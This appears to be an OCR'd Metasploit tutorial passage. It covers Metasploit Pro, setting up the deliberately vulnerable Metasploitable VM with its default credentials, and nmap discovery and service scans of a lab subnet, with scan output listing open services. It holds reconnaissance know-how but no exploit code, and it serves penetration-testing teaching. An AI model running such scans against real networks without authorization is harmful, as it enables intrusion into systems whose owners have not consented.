
- Leverage the Metasploit open source project and its leading exploit library
- Manage data in large assessments
- Control compromised machines and take over the network
- Automatically generate reports containing key findings
- Improve security by prioritizing exploitable vulnerabilities
- Prove effectiveness of remediation or compensating controls to auditors
- Get comprehensive visibility of user risks by integrating with Rapid7 UserInsight
- Test the effectiveness of security controls
- Simulate phishing campaigns for thousands of users

- Metasploit Pro offers a command prompt and a WEB UI.
- To use Metasploit Pro, you need to purchase it from Rapid7 and install it on your system.
- In Windows environment, to launch Metasploit Pro, go to: Start → All Programs → Metasploit → Metasploit console.



```
IIIIII    dTb.dTb        _.---._
  II     4'  v  'B   .'"".'/|`.""'.
  II     6.     .P  :  .' / |  `.  :
  II     'T;. .;P'  '.'  /  |    `.'
  II      'T; ;P'    `. /   |    .'
IIIIII     'YvP'       `-.__|__.-'

I love shells --


       =[ metasploit v4.4.0-dev [core:4.4 api:1.0]
+ -- --=[ 893 exploits - 517 auxiliary - 154 post
+ -- --=[ 251 payloads - 28 encoders - 8 nops

[+]
[+] Metasploit Pro extensions have been activated
[+]
[*] Successfully loaded plugin: pro
msf-pro >
```


If you are working in Linux environment, the open the command line terminal and type **sudo msfpro**.



```
tdoan@ubuntu:~$ sudo msfpro
[sudo] password for tdoan:
[*] Please wait while the Metasploit Pro Console initializes...

[*] Starting Metasploit Console...

IIIIII    dTb.dTb        _.---._
  II     4'  v  'B   .'"".'/|`.""'.
  II     6.     .P  :  .' / |  `.  :
  II     'T;. .;P'  '.'  /  |    `.'
  II      'T; ;P'    `. /   |    .'
IIIIII     'YvP'       `-.__|__.-'

I love shells


       =[ metasploit v4.2.0-release [core:4.2 api:1.0]
+ -- --=[ 802 exploits - 475 auxiliary - 139 post
+ -- --=[ 246 payloads - 27 encoders - 8 nops

[+]
[+] Metasploit Pro extensions have been activated
[+]
[*] Successfully loaded plugin: pro
msf-pro >
```

Metasploit - Vulnerable Target

- A vulnerable target is a machine or device with an unpatched security hole.
- It makes the host vulnerable, which is the target in this case.
- For testing purpose, Rapid7 has created a VM machine with plenty of vulnerabilities.
- Keep in mind that you are not allowed to penetrate any device without permission.
- Hence, you need to download metasploitable which is a Linux machine.
- Metasploitable can be downloaded from − www.information.rapid7.com/


Download Metasploitab
https://information.rapid7.com/metasploitable-download.html?LS=1631875&CS=web
RAPID7
Download Metasploitable

Metasploitable - Virtual Machine to Test Metasploit

Download Metasploitable, the intentionally vulnerable target machine for evaluating Metasploit

Taking your first steps with Metasploit can be difficult – especially if you don't want to conduct your first penetration test on your production network. Metasploitable is virtual machine based on Linux that contains several intentional vulnerabilities for you to exploit. Metasploitable is essentially a penetration testing lab in a box, available as a VMware virtual machine (VMX). (The Metasploitable login is "msfadmin"; the password is also "msfadmin".)

Metasploitable is created by the Rapid7 Metasploit team. By downloading Metasploitable from Rapid7.com, you'll be sure to get the latest, clean version of the vulnerable machine, plus you'll get it from our lightning fast download servers.

Download free version now - yours to keep, no expiration!

What is Metasploitable? How does it work?

Fill out the form below to download Metasploitable!

First Name: *

Last Name: *

Job Title: *

Job Level: * Select...

Company: *


Work Phone: *

Work Email: *

Country: * Select...

SUBMIT

- Fill out the form to register yourself.
- Next, you will get the following screen with a direct link to download Metasploitable.



Thank you for registering for Metasploitable

Do you have a copy of Metasploit to use against Metasploitable?


Metasploit, backed by an open source community of 200,000 members, gives you that insight. It's the most popular penetration testing solution on the planet.

With an average of 1.2 exploits added each day, Metasploit allows you to find your weak point

Free Metasploit Download

Get your copy of the

Next, open the VirtualBox Manager and go to Machine → New.



General

Name: AC1
Operating System: Windows 2008 (64-bit)

System

Base Memory: 1500 MB
Boot Order: Floppy, Optical, Hard Disk
Acceleration: VT-x/AMD-V, Nested Paging, Hyper-V Paravirtualization

Display

Video Memory: 18 MB
Remote Desktop Server: Disabled
Video Capture: Disabled


Storage

Controller: SATA
SATA Port 0: AC1.vdi (Normal, 25.00 GB)
SATA Port 1: [Optical Drive] SW_DVD5_Windows_Svr_DC_EE_SE_Web_2008_R2_64Bit_English

Audio

Host Driver: Windows DirectSound
Controller: Intel HD Audio

Click “Use an existing virtual hard disk file" and browse to the location where you have downloaded Metasploitable. Click **Open**.



Create Virtual Machine

Name and operating system

Name: Metasploitable

Type: Linux

Version: Ubuntu (64-bit)

Memory size: 1024 MB

Hard disk

○ Do not add a virtual hard disk

○ Create a virtual hard disk now

● Use an existing virtual hard disk file

AC2.vdi (Normal, 25.00 GB)


Please choose a virtual hard disk file

Name	Date modified	Type
Metasploitable	5/20/2012 3:01 PM	Virtual Machine D...

File name: Metasploitable

All virtual hard disk files (*.vmd

On the next screen, click **Create**.



Create Virtual Machine

Name and operating system

Name: Metasploitable

Type: Linux

Version: Ubuntu (64-bit)

Memory size

1024 MB

Hard disk


○ Do not add a virtual hard disk

○ Create a virtual hard disk now

● Use an existing virtual hard disk file

Metasploitable.vmdk (Normal, 8.00 GB)

Now, you can login to Metasploitable using the default **username: msfadmin** and password: **msfadmin**.




```
 * Starting deferred execution scheduler atd                             [ OK ]
 * Starting periodic command scheduler crond                             [ OK ]
 * Starting Tomcat servlet engine tomcat5.5                              [ OK ]
 * Starting web server apache2                                           [ OK ]
 * Running local boot scripts (/etc/rc.local)
nohup: appending output to `nohup.out'
nohup: appending output to `nohup.out'
                                                                         [ OK ]

                _                  _       _ _        _     _      ____
 _ __ ___   ___| |_ __ _ ___ _ __ | | ___ (_) |_ __ _| |__ | | ___|___ \
| '_ ` _ \ / _ \ __/ _` / __| '_ \| |/ _ \| | __/ _` | '_ \| |/ _ \ __) |
| | | | | |  __/ || (_| \__ \ |_) | | (_) | | || (_| | |_) | |  __// __/
|_| |_| |_|\___|\__\__,_|___/ .__/|_|\___/|_|\__\__,_|_.__/|_|\___|_____|
                            |_|


Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started


metasploitable login: _
```

Metasploit - Discovery Scans

- The first phase of penetration involves scanning a network or a host to gather information and create an overview of the target machine.
- Discovery Scan is basically creating an IP list in the target network, discovering services running on the machines.
- To do this in Metasploit, we will use the command promp which are NMAP commands incorporated in Metasploit.
- For more information on NMAP and its commands, go to https://nmap.org/

- Now let’s see in practice how it exactly works.
- We started the target machine (Metasploitable) and the Windows Server 2003 machine with the IP **192.168.1.101**.



Metasploitable [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Right Ctrl

```
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:d1:33:60
          inet addr:192.168.1.101  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fed1:3360/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:3 errors:0 dropped:0 overruns:0 frame:0
          TX packets:29 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:1435 (1.4 KB)  TX bytes:3638 (3.5 KB)
          Base address:0xd010 Memory:f0000000-f0020000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:92 errors:0 dropped:0 overruns:0 frame:0
          TX packets:92 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:19393 (18.9 KB)  TX bytes:19393 (18.9 KB)

msfadmin@metasploitable:~$ _
```

Next, we will start Metasploit. Here, we are using Kali Linux.

Hence, the commands will always start with **nmap**.

Let’s start to scan the network with range 192.168.0.0/24 and discover the machines.



```
+ -- --=[ 437 payloads - 38 encoders - 8 nops      ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > nmap -sn 192.168.1.0/24
[*] exec: nmap -sn 192.168.1.0/24


Starting Nmap 7.01 ( https://nmap.org ) at 2016-08-14 05:40 EDT
Nmap scan report for 192.168.1.1
Host is up (0.00031s latency).
MAC Address: 0A:00:27:00:00:02 (Unknown)
Nmap scan report for 192.168.1.100
Host is up (0.00086s latency).
MAC Address: 08:00:27:30:00:61 (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.1.101
Host is up (0.00072s latency).
MAC Address: 08:00:27:D1:33:60 (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.1.104
Host is up (0.00063s latency).
MAC Address: 08:00:27:A1:18:58 (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.1.103
Host is up.
Nmap done: 256 IP addresses (5 hosts up) scanned in 35.02 seconds
msf >
```

- As can be seen in the above screenshot, there are 5 hosts up in the network with details.
- Now that we found the hosts that are alive, we will try to find the OS they are running on and their background services.
- We will try to attack the vulnerable machine with the IP 192.168.1.101. To do so, we will run the following command −

```
Nmap –sV-O –T4 192.168.1.101
```


Here,

–**sV** parameter will detect the services with their version details.

–**O** is to detect the version of OS which in our case is Linux 2.6.X

–**T4** is the time that we let the scan to finish

You will get the following screen as an output of using the above command.




```
msf > nmap -O -sV -T4 192.168.1.101
[*] exec: nmap -O -sV -T4 192.168.1.101

Starting Nmap 7.01 ( https://nmap.org ) at 2016-08-14 05:51 EDT
Nmap scan report for 192.168.1.101
Host is up (0.00031s latency).
Not shown: 977 closed ports
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login?
514/tcp  open  shell       Netkit rshd
1099/tcp open  rmiregistry GNU Classpath grmiregistry
1524/tcp open  shell       Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         Unreal ircd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
